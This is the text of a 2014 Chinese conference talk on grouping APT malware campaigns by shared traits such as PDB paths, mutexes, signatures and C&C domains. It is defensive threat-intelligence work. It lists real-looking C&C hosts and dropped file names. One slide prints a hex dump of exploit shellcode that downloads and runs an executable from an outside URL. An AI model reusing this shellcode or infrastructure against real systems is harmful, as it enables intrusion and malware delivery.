APT GROUPS
揭开“潘多拉魔盒”

演讲人：何　淼

职　务：翰海源安全研究员

日　期：2014-09-25

关于我

- 翰海源安全研究团队　何淼(crazytaf)
- 安全研究员
- 方向:漏洞分析、漏洞利用、软件逆向分析、APT检测系统开发、WEB前后端开发，样本数据分析，现专注于移动安全研究、移动开发。

ISC 2014 中国互联网安全大会

360互联网安全中心

提纲

- 1、回顾身边APT攻击事件
  - wps 0day针对中国政府部门的定向攻击
  - XX 测评中心遭受APT攻击
- 2、APT GROUPS多维度“基因数据”组建
  - “APTS属性”提取
  - 相似度计算运用
  - 分组系统架构图

—3、APT GROUPS攻击组织视图

- “APT-malicious-dw20”攻击组织
- “APT-rat-dnswatch” 攻击组织
- “APT-phanonra-shenzhen”攻击源追溯

—4、APT GROUPS案例演示分析

- “APT-phanonra-shenzhen”样本演示

身边APT攻击事件

- *攻击邮件*

- 一旦使用WPS 2012 /2013打开文件攻击成功，会释放打开一个迷惑性的正常文件 2014中国经济形势解析高层报告会.doc，并且释放运行win32_453B.dll_，IE7.EXE_，hostfix.bat_.内容

波及范围

逾70家中央部委和60家国企均已使用国产办公软件

70多家中央部委、60家以上国企均已使用金山WPS办公软件。

6月3日，微博上传出宝钢集团有限公司旗下新疆八一钢铁[-2.09% 资金 研报]有限公司的内部通知。

这个于5月30日发布的《关于统一使用WPS Office软件的通知》，要求南疆各厂（部）统一安装使用金山WPS Office某版本，且各单位员工自行卸载微软Office软件，并将从6月起，每月检查各厂的执行情况。

早在2010年，宝钢集团已经采购了金山WPS Office软件，并明确要求集团包括所有分、子公司的电脑，要百分之百安装金山WPS。

宝钢集团和八一钢铁都出现在了金山WPS官网的“应用案例”中。

根据金山WPS官网，中央政法委、外交部、国家保密局、工业和信息化部、国家国防科技工业局、国土资源部、住房和城乡建设部、民政部等70多家中央部委都已安装该软件。

众多国家部委机构选择使用国产软件，源于2003年国务院的强制规定。

XX测评中心被攻击

– *攻击邮件内容*

- 打开文档触发成功后从攻击者网站下载特定zbot感染型木马。
- 这2次APT事件,我们很难将他们关联起来。如果有其他的APT样本“搭个桥”或者“牵根线”呢？很多意想不到的结果会在APT GROUPS中产生就让我们一起来打开这些秘密。

APT GROUPS
多维度“基因数据”组建

- 通过”沙盒”系统获取大量样本动静态信息

PE sections

Name	virtual_address	virtual_size	size_of_data	entropy
.text	0x1000	0x5a5a	0x5c00	6.4176982368574
.rdata	0x7000	0x1190	0x1200	5.1816270992497
.data	0x9000	0x1af98	0x400	4.7090274030517
.ndata	0x24000	0xb000	0x0	0
.rsrc	0x2f000	0x1c558	0x1c600	6.4903787046793

资源目录

文件类型	语言	名称	偏移地址	大小	区域标识符
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST	LANG_ENGLISH	RT_ICON	0x4ace8	0x128	SUBLANG_ENGLISH_US

PEiD

Nullsoft PiMP Stub -> SFX

01 静态字符串

-x#TicC

“APTS属性”提取


- 在繁多的样本信息中提取出我们感兴趣的信息命名为“APTS属性”。
  - Shellcode片段
  - Pe代码片段
  - Pe导入表hash
  - C&C
  - 互斥信息
  - Pe数字签名
  - Pe文件的pdb路径
  - Pdf 释放js片段
  - 样本编译时间
  - 文档xor key 等等

相似度计算运用


- "985:C:\\Documents and Settings\\lb\\桌面\\普通马(1)\\Release\\DllServiceTrojan.pdb"
- "2979:C:\\Documents and Settings\\lb\\桌面\\tmp源码\\Release\\DllServiceTrojan.pdb"

- 221:c:\\windows\\system32\\attribdisk.exe"
- 221:c:\\windows\\system32\\attribdisk.dll"
- 互斥信息
  - DC_MUTEX-F54S21D
  - DC_MUTEX-F54S21E
  - DC_MUTEX-F54S21F

分组系统架构图



攻击组织视图


GroupH
GroupA
apt-Anthem
apt-rat-dnswatch
GroupE
GroupB
GroupC
GroupD
apt-eecu
apt-swisyn
apt-rat-dw20
apt-rat-源哥
GroupG
GroupF


APT-malicious-dw20

组　名	APT- malicious-dw20
特　点	样本复杂，变种繁多，大部分使用数字签名
命名依据	释放出rat多数以dw20.exe命名
分析样本数	209
CVE	CVE-2006-2492　CVE-2009-3129 CVE-2006-2389　CVE-2012-0158
C&C	IP:61,Domain:148
C&C 服务器分布	美国 法国 波兰 韩国 香港 德国 葡萄牙 澳大利亚 日本 中国 哥斯达黎加等
攻击者	XX黑客团体的APT攻击

组 织 视 图


样本编号: 228
文件名: CVE-2012-0158_E58276F3771EA1257C6AAA0AC9A628F6.rtf
md5: e58276f3771ea1257c6aaa0ac9a628f6
所在组: 44
Exploit: Virus & Exploit.MSWord.CVE-2012-0158.ah
创建时间: "2010:12:06 15:21:00"
攻击者IP信息:
37.59.223.178:FR
攻击者域名信息:
shuimengluosuo.freetcp.com

攻击活动生命周期


2011
1月
7月
9月
11月
3月
5月
7月
9月
11月
2012
1月
3月
5月
7月
9月
11月
2013
1月
3月
5月
7月
4/18/2012 : 样本编号:897在2012:04:18 10:13:12+08:00被制作
4/18/2012 : 样本编号:922在2012:04:18 10:13:12+08:00被制作
4/26/2012 : 样本编号:2087在2012:04:26 13:10:47+08:00被制作
4/24/2012 : 样本编号:2661在2012:04:24 11:56:43+08:00被制作
4/24/2012 : 样本编号:2661在2012:04:24 11:56:20+08:00被制作
4/26/2012 : 样本编号:2802在2012:04:26 09:52:03+08:00被制作
4/26/2012 : 样本编号:2802在2012:04:26 09:51:44+08:00被制作
4/19/2012 : 样本编号:2969在2012:04:19 15:10:00被制作
APT事件频发高峰期

C&C信息集合

"765:update.googmail.org"
"765:news.googmail.org"
"676:johnsmith152.typepad.com"
"230:qq.yourturbe.org"
"229:dtl.eatuo.com"
"229:dtl.dnsd.me"
"228:shuimengluosuo.freetcp.com"
"227:www.scratchindian.com"
"224:zzsheng.xicp.net"
"222:www.scratchindian.com"
"217:support.videototal.net"
"217:yycc.mrbonus.com"
"217:www.angleegg.xxxy.info"
"58:webmail.yourturbe.org"
"58:islam.videototal.net"
"56:pandaelijah.cleansite.biz"

Pdb路径信息集合

"1325:g:\\MyProjects\\xServer\\Release\\xServer.pdb"
"2087:d:\\work\\Plug3.0(Gf)UDP\\Shell6\\Release\\Shell6.pdb"
"2230:d:\\Projects\\WinRAR\\SFX\\build\\sfxrar32\\Release\\sfxrar.pdb"
"2232:d:\\Projects\\WinRAR\\SFX\\build\\sfxrar32\\Release\\sfxrar.pdb"
"2350:Z:\\UNICODE webtest\\Release\\Web_Server.pdb"
"2546:C:\\Users\\whg\\Desktop\\Plug2.0(借壳版)\\NvSmartMax\\Release\\NvSmartMax.pdb"
"2670:c:\\faefafaf\\11111123rq3r\\ring0\\objchk_win7_x86\\i386\\XShell.pdb"
"2672:d:\\Projects\\WinRAR\\SFX\\build\\sfxrar32\\Release\\sfxrar.pdb"
"2687:c:\\faefafaf\\11111123rq3r\\ring0\\objchk_win7_x86\\i386\\XShell.pdb"
"2700:c:\\faefafaf\\11111123rq3r\\ring0\\objchk_win7_x86\\i386\\XShell.pdb"
"2736:d:\\Projects\\WinRAR\\SFX\\build\\sfxrar32\\Release\\sfxrar.pdb"
"2761:D:\\work\\Plug2.5\\NvSmartMax\\Release\\NvSmartMax.pdb"
"2781:D:\\work\\Plug2.5\\NvSmartMax\\Release\\NvSmartMax.pdb"
"2808:E:\\ppgo\\bubby\\versions\\Version1.2\\VERSIO~2.7\\VERSIO~1.77\\sys\\sys_main\\objfre_wnet_x86\\i386\\si8169.pdb"

数字签名集合

"2728:/C=US\n/ST=California\n/L=Santa Clara\n/O=NVIDIA Corporation\n/OU=Digital ID Class 3 - Microsoft Software Validation v2\n/OU=Software\n/CN=NVIDIA Corporation"


"2729:/C=CN\n/ST=Xinjiang\n/L=Wulumuqi\n/O=Xinjiang Afudi Information Technology Co., Ltd\n/OU=Digital ID Class 3 - Microsoft Software Validation v2\n/CN=Xinjiang Afudi Information Technology Co., Ltd"

"2729:/C=CN\n/ST=Xinjiang\n/L=Wulumuqi\n/O=Xinjiang Afudi Information Technology Co., Ltd\n/OU=Digital ID Class 3 - Microsoft Software Validation v2\n/CN=Xinjiang Afudi Information Technology Co., Ltd"

"2754:/C=CN\n/ST=Xinjiang\n/L=Wulumuqi\n/O=Xinjiang Afudi Information Technology Co., Ltd\n/OU=Digital ID Class 3 - Microsoft Software Validation v2\n/CN=Xinjiang Afudi Information Technology Co., Ltd"

"2754:/C=CN\n/ST=Xinjiang\n/L=Wulumuqi\n/O=Xinjiang Afudi Information Technology Co., Ltd\n/OU=Digital ID Class 3 - Microsoft Software Validation v2\n/CN=Xinjiang Afudi Information Technology Co., Ltd"


常用的数字签名


ba700e3a83fec3cc984e1fb572aa0add_3828_dw20.EXE.bin...
2321f051041ea192b26c15b6c1fab41e_1352_dw20.EXE.bin...
09b8b54f78a10c435cd31
常规
数字签名
安全
详细信息
以前的版本
数字签名详细信息
高级
数字签名信息
根据当前系统时钟或签名文件中的时间戳验证时要求的证书不在有效期内。
签名人信息(S)
名称:
Xinjiang Afudi Information Technology C
电子邮件:
不可用
签名时间:
不可用
查看证书(V)
副署(U)
签名人姓名:
电子邮件地址:
时间戳
详细信息(D)
确定
dw20.EXE.bi...
Technology Co., Ltd.
VeriSign Tim...

DROPE集合

"814:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"815:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"846:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"849:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"851:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"854:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"879:c:\\documents and settings\\23\\local settings\\temp\\dw20.exe"
"895:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"
"897:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"
"900:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"
"901:c:\\documents and settings\\administrator\\local settings\\temp\\word.exe"
"902:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"
"904:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"
"908:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"
"909:c:\\documents and settings\\administrator\\local settings\\temp\\dw20.exe"

C&C服务器全球分布



Map
Satellite
18%
6.6%
6.6%
3.3%
3.3%
9.8%
42.6%
US
FR
PL
EU
KR
HK
DE
PT
AU
JP
CN
CR
Canada
United States
Mexico
Venezuela
Colombia
Peru
Bolivia
Chile
Argentina
South Pacific Ocean
South Atlantic Ocean
Namibia
Botswana
South Africa
Madagascar
Indian Ocean
Mongolia
China
South Korea
Japan
Thailand
Indonesia
Papua New Guinea
Australia
New Zealand

APT-RAT-DNSWATCH

组　名	APT-RAT-DNSWATCH
特　点	主要利用PosionIvY Gh0stRat远控进行攻击
命名依据	都通过DNSWATCH隐匿反弹连接
分析样本数	31
CVE	CVE-2010-1297　CVE-2012-0158
C&C	IP:15,Domain:31
C&C 服务器分布	香港 美国 挪威 荷兰 俄国
攻击者	XX黑客团体的APT攻击

Apt-RAT-DNSWATCH

攻击活动生命周期


5月
7月
9月
11月
2011
1月
3月
5月
7月
9月
11月
2012
1月
3月
5月
7月
9月
11月
2013
1月
5/31/2012 : 样本编号:216在2012:05:31 10:09:24+08:00被制作
5/31/2012 : 样本编号:899在2012:05:31 10:09:24+08:00被制作
5/26/2012 : 样本编号:923在2012:05:26 15:04:01+08:00被制作
5/31/2012 : 样本编号:2601在2012:05:31 08:51:00被制作
5/31/2012 : 样本编号:2812在2012:05:31 10:09:24+08:00被制作

动态行为相似

- PE行为如下：
- http://www.dnswatch.info/dns/dnslookup?la=n&host=krcden.dyndns-ip.com&type=A&submit=Resolve
- http://www.dnswatch.info/dns/dnslookup?la=en&host=servermall.dhcp.biz&type=A&submit=Resolve"……

静态特征相似

- 组织者制作该rat惯用手法调用www.dnswatch.info解析域名的A记录
- C&C关联特征：

  动态域名*.zapto.org　　*.f3322.org

  *.　hopto.org等等

PDB路径集合

```
"985:C:\\Documents and Settings\\lb\\桌面\\普通马(1)\\Release\\DllServiceTrojan.pdb"
"2601:rc.pdb"
"2699:notepad.pdb"
"2843:rundll32.pdb"
"2843:d:\\mydoc\\work\\zhencha\\sys\\i386\\RESSDT.pdb"
"2979:C:\\Documents and Settings\\lb\\桌面\\tmp 源码\\Release\\DllServiceTrojan.pdb"
"2979:C:\\Documents and Settings\\lb\\桌面\\tmp 源码\\Release\\ServiceDll.pdb"
```

数字签名信息:

```
"923:/C=US\n/ST=California\n/L=Palo Alto\n/O=Sun Microsystems, Inc.\n/OU=Digital ID Class 3 - Microsoft Software Validation v2\n/OU=Sun Microsystems\n/CN=Sun Microsystems, Inc."
"2601:/C=US\n/ST=Washington\n/L=Redmond\n/O=Microsoft Corporation\n/CN=Microsoft Corporation"
```

DROP PE文件集合

Droppe 文件名:

"216:c:\\documents and settings\\administrator\\local settings\\temp\\smcs.exe"

"899:c:\\documents and settings\\administrator\\local settings\\temp\\smcs.exe"

"905:c:\\documents and settings\\administrator\\local settings\\temp\\smcs.exe"

"916:c:\\documents and settings\\administrator\\local settings\\temp\\smcs.exe"

"921:c:\\documents and settings\\administrator\\local settings\\temp\\smcs.exe"

"921:c:\\documents and settings\\administrator\\local settings\\temp\\service.dll"

"923:c:\\program files\\common files\\java\\java update\\jusched.exe"

"923:c:\\windows\\system32\\olemdb32.dll"

"923:c:\\documents and settings\\administrator\\local settings\\temp\\smcs.exe"


"923:c:\\documents and settings\\administrator\\local settings\\temp\\ixp000.tmp\\i"

"931:c:\\documents and settings\\administrator\\local settings\\temp\\4.tmp"

"931:c:\\documents and settings\\administrator\\local settings\\application data\\windows update\\wuauserv.dll"


"942:c:\\documents and settings\\administrator\\local settings\\application data\\windows update\\wuauserv.dll"

C&C服务器全球分布


Map
Satellite
Arctic Ocean
Greenland
Canada
United States
Mexico
Venezuela
Colombia
Brazil
Peru
Bolivia
Chile
South Pacific
South Atlantic
Tanzania
Angola
Namibia
Botswana
Madagascar
Indian Ocean
Australia
Indonesia
Papua New Guinea
South Korea
Japan
13.3%
6.7%
6.7%
6.7%
66.7%
US
NL
NO
RU
HK

APT-phanonra-shenzhen

组　名	APT-phanonra　参与 “账单” 攻击事件
特　点	多数样本Drop 出具有正常数字签名的“CamMute” 文件，通过劫持commfunc.dll文件达到绕过杀毒软件主动防御的目的。
命名依据	发现其中一个美国黑客” phanonra”
分析样本数	12
CVE	CVE-2011-2462　CVE-2011-0611 CVE-2012-0158
C&C	IP:5,Domain:9
C&C 服务器分布	香港 法国 澳大利亚 美国 希腊
攻击者	美国APT团体


receipt.doc
Order.doc
Payment Confirmation.doc
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
50E0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
50F0h: 41 41 41 41 41 41 24 90 90 90 90 E8 FF FF FF FF AAAAAA$....èÿÿÿÿ
5100h: C0 5A EB 79 53 50 57 89 F3 56 8B 73 3C 8B 74 1E ÀZëySPW‰óV‹s<‹t.
5110h: 78 01 DE 56 8B 76 20 01 DE 31 C9 49 41 AD 01 D8 x.ÞV‹v .Þ1ÉIA-.Ø
5120h: 56 31 F6 0F BE 10 38 D6 74 08 C1 CE 07 01 D6 40 V1ö.¾.8Öt.ÁÎ..Ö@
5130h: EB F1 39 37 5E 75 E5 5A 89 DD 8B 5A 24 01 EB 66 ëñ97^uåZ‰Ý‹Z$.ëf
5140h: 8B 0C 4B 8B 5A 1C 01 EB 8B 04 8B 01 E8 AB 5E 5F ‹.K‹Z..ë‹.‹.è«^_
5150h: 83 C7 04 58 5B C3 80 38 E8 74 0F 80 38 E9 74 0A ƒÇ.X[Ã€8èt.€8ét.
5160h: 80 38 CC 74 05 80 38 EB 75 11 81 78 05 90 90 90 €8Ìt.€8ëu..x....
5170h: 90 74 08 89 FF 55 89 E5 8D 40 05 FF E0 31 C0 64 .t.‰ÿU‰å.@.ÿà1Àd
5180h: 8B 40 30 8B 40 0C 8B 40 1C 8B 70 08 8B 78 20 8B ‹@0‹@.‹@.‹p.‹x ‹
5190h: 00 66 83 7F 18 00 75 F1 81 EC 00 00 00 00 89 E7 .fƒ...uñ.ì....‰ç
51A0h: C7 07 32 74 91 0C C7 47 04 39 E2 7D 83 C7 47 08 Ç.2t'.ÇG.9â}ƒÇG.
51B0h: 63 89 D1 4F C7 47 0C 80 D6 AF 9A C7 47 10 58 CB c‰ÑOÇG.€Ö¯šÇG.XË
51C0h: 3B 21 6A 03 58 89 FB 89 57 50 E8 35 FF FF FF 48 ;!j.X‰û‰WPè5ÿÿÿH
51D0h: 75 F8 89 DF 68 6C 6C 00 00 68 6F 6E 2E 64 68 75 uø‰ßhll..hon.dhu
51E0h: 72 6C 6D 54 8B 07 E8 6B FF FF FF 89 C6 83 C7 0C rlmT‹.èkÿÿÿ‰ÆƒÇ.
51F0h: E8 0F FF FF FF 89 DF 68 64 6C 6C 00 68 6C 33 32 è.ÿÿÿ‰ßhdll.hl32
5200h: 2E 68 73 68 65 6C 54 8B 07 E8 48 FF FF FF 89 C6 .hshelT‹.èHÿÿÿ‰Æ
5210h: 83 C7 10 E8 EC FE FF FF 89 DF 8B 47 50 05 9E 01 ƒÇ.èìþÿÿ‰ß‹GP.ž.
5220h: 00 00 83 C0 FB 89 47 58 89 C6 31 C9 46 38 0E 75 ..ƒÀû‰GX‰Æ1ÉF8.u
5230h: FB 4E 80 3E 2F 75 FA 46 89 77 5C 8B 77 50 81 C6 ûN€>/uúF‰w\‹wP.Æ
5240h: BF 01 00 00 83 C6 20 89 77 60 56 68 80 00 00 00 ¿...ƒÆ ‰w`Vh€...
5250h: 8B 47 04 E8 FE FE FF FF 57 8D 1C 06 8B 77 5C 89 ‹G.èþþÿÿW...‹w\‰
5260h: DF A4 80 7F FF 00 75 F9 5F 31 C9 51 51 FF 77 60 ß¤€.ÿ.uù_1ÉQQÿw`
5270h: FF 77 58 51 8B 47 0C E8 DA FE FF FF 31 C9 51 51 ÿwXQ‹G.èÚþÿÿ1ÉQQ
5280h: 51 FF 77 60 51 51 8B 47 10 E8 C8 FE FF FF 31 C0 QÿwQQ‹G.èÈþÿÿ1À
5290h: 50 8B 47 08 E8 BD FE FF FF 68 74 74 70 3A 2F 2F P‹G.è½þÿÿhttp://
52A0h: 77 77 77 2E 65 6D 70 6F 72 69 6F 2D 72 65 74 68 www.emporio-reth
52B0h: 79 6D 6E 6F 2E 67 72 2F 50 61 79 6D 65 6E 74 43 ymno.gr/PaymentC
52C0h: 6F 6E 66 69 72 6D 61 74 69 6F 6E 2E 65 78 65 00 onfirmation.exe.
52D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....


APT-phanonra-shenzhen

样本编号： 21
文件名： 2014中国经济形势解析高层报告会.doc
md5： 04891d5d86a8475dfd12cbffc4a43bd3
所在组： 21
Exploit： Malicious & EXE_Embedded_Type_3
创建时间： "2012:05:31 08:51:00"
修改时间： "2012:05:31 08:51:00"
攻击者IP信息：
没有ip
攻击者域名信息：
没有域名


暴 露 行 踪

- 其中的一个样本（演示样本）暴露了攻击者的行踪。
- https://twitter.com/xPhanonra

攻击活动生命周期


样本 组信息 概要 时间轴
2010
1月
3月
5月
7月
9月
11月
2011
1月
3月
5月
7月
9月
11月
2012
1月
3月
5月
7月
9月
11月
2013
1月
3月
5月
7月
9月
11月
2014
1月
2012/5/31 : 样本编号:21在2012:05:31 08:51:00被制作
2012/5/31 : 样本编号:1326在2012:05:31 08:51:00被制作
2012/5/31 : 样本编号:1384在2012:05:31 08:51:00被制作
2012/5/31 : 样本编号:3315在2012:05:31 08:51:00被制作
2012/5/25 : 样本编号:3528在2012:05:25 05:52:28+08:00被制作
2012/5/25 : 样本编号:3747在2012:05:25 05:52:28+08:00被制作
2012/5/25 : 样本编号:3754在2012:05:25 05:52:28+08:00被制作
2012/5/25 : 样本编号:3755在2012:05:25 05:52:28+08:00被制作
2012/5/25 : 样本编号:3756在2012:05:25 05:52:28+08:00被制作

C&C服务器全球分布



APT GROUPS案例演示分析


ISC
2014
谢谢大家！